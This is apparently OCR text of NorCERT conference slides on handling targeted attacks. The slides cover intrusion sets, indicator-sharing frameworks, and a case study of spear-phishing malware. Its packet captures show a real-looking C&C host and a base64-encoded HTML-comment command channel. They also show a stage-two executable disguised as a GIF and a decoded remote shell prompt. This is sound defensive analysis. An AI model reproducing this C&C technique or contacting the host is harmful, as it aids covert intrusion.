
HTRAN REPORT (AUG. 2011)

http://www.secureworks.com/research/threats/htran



Eldar Lillevik and Marie Moe, NSM NorCERT, Incident Handling of Targeted Attacks, FIRST conference 2012

TIMELINE OF OBSERVED NETWORK TRAFFIC



Eldar Lillevik and Marie Moe, NSM NorCERT, Incident Handling of Targeted Attacks, FIRST conference 2012

SHADY RAT (AUG 2011)


White Paper

McAfee

Revealed: Operation Shady RAT

By Dmitri Alperovitch, Vice President, Threat Research, McAfee

An investigation of targeted intrusions into more than 70 global companies, governments, and non-profit organizations during the last five years

http://www.mcafee.com/us/resources/white-papers/wp-operation-shady-rat.pdf

BUILDING AN INTRUSION SET


- **Technical correlation**
  - Malware used in spear phishing
  - Network communication
- **Methodological correlation**
  - Targeting
  - Social engineering
  - Infrastructure

Eldar Lillevik and Marie Moe, NSM NorCERT, Incident Handling of Targeted Attacks, FIRST conference 2012

NORCERT CASE STUDY


- Norwegian industrial company victim of spear phishing
- NorCERT analysed the malware attachment
- Network traffic to C&C server was analysed
  - Encoded HTML comments as command channel
  - Downloading of stage 2 of the malware hidden in what appears to be downloading an image file


Eldar Lillevik and Marie Moe, NSM NorCERT, Incident Handling of Targeted Attacks, FIRST conference 2012


Follow TCP Stream
Stream Content
GET /images/btn_come.jpg HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Win32)
Host: www.kayauto.net
Cache-Control: no-cache
HTTP/1.1 200 OK
Content-Length: 28075
Content-Type: image/jpeg
Last-Modified: Thu, 14 Apr 2011 13:05:00 GMT
Accept-Ranges: bytes
ETag: "7e5cb8fa4facb1:472b8"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Thu, 14 Apr 2011 13:15:19 GMT
<!-- ZDpodHRwOi8vd3d3LmtheWF1dG8ubmV0L2ltYWdlcy90b3A2MjAuZ2lm -->
<html>
<head>
<title>1 Kay Automotives Distributors Car Parts</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link type="text/css" rel="stylesheet" href="epccatmaint.css">
Entire conversation (7440 bytes)
Find
Save As
Print
ASCII
EBCDIC
Hex Dump
C Arrays
Raw
Help
Filter Out This Stream
Close

$ echo
ZDpodHRwOi8vd3d3LmtheWF1dG8ubmV0L2ltYWdlcy90b3A
2MjAuZ2lm | base64 –d

d:http://www.kayauto.net/images/top620.gif



Follow TCP Stream
Stream Content
GET /images/top620.gif HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET
CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2;
Tablet PC 2.0; .NET4.0C; .NET4.0E)
Host: www.kayauto.net
Connection: Keep-Alive
HTTP/1.1 200 OK
Content-Length: 6656
Content-Type: image/gif
Last-Modified: Mon, 11 Apr 2011 17:40:15 GMT
Accept-Ranges: bytes
ETag: "ce8164846ff8cb1:472b8"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Thu, 14 Apr 2011 13:15:20 GMT
MZ.....@.....!..L.!This
program cannot be run in DOS mode.
$ W W W.....
Entire conversation (7247 bytes)
Find
Save As
Print
ASCII
EBCDIC
Hex Dump
C Arrays
Raw
Help
Filter Out This Stream
Close



Eldar Lillevik and Marie Moe, NSM NorCERT, Incident Handling of Targeted Attacks, FIRST conference 2012

```
$ base64enc -d oWXYZabcdefghijkl123456789ABCDEFGHIJKL
+/MNOPQRSTUVmnopqrstuvwxyz 36LJC+[...]
iCx25Z5jFJZS20xj7ZaUCZ1HDbaC3bxJ86VC5b5RCYs=

Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.
All rights reserved
C:\Users\<REMOVED>\AppData\Local\Temp>
```



Eldar Lillevik and Marie Moe, NSM NorCERT, Incident Handling of Targeted Attacks, FIRST conference 2012

THE ATTACKER FAILS

NORCERT INCIDENT HANDLING OF APT

- Threat intelligence
- Detection and reporting
- Reversing
- Analysis
- Building intrusion sets
- Supporting the victim
- Reporting and information sharing


SHARING INDICATORS OF COMPROMISE

- Threat intelligence as basis for CND requires information sharing among the defenders!
- Some frameworks exists:
  - TAXII/STIX
    - *Developed by The MITRE Corporation*
    - *Trusted Automated eXchange of Indicator Information*
    - *Structured Threat Information eXpression*
  - OpenIOC
    - *Extensible XML schema developed by MANDIANT*
  - MISP
    - *Malware Information Sharing Platform*
    - *Developed by the Belgian Defence, used by NATO NCIRC*

Figure 3. High Level Structured Threat Information eXpression (STIX) representation

Julie Connolly, Mark Davidson, Matt Richard and Clem Skorupka, The Trusted Automated eXchange of Indicator Information (TAXII), The MITRE Corporation, 2012

Data representation - MISP Graph

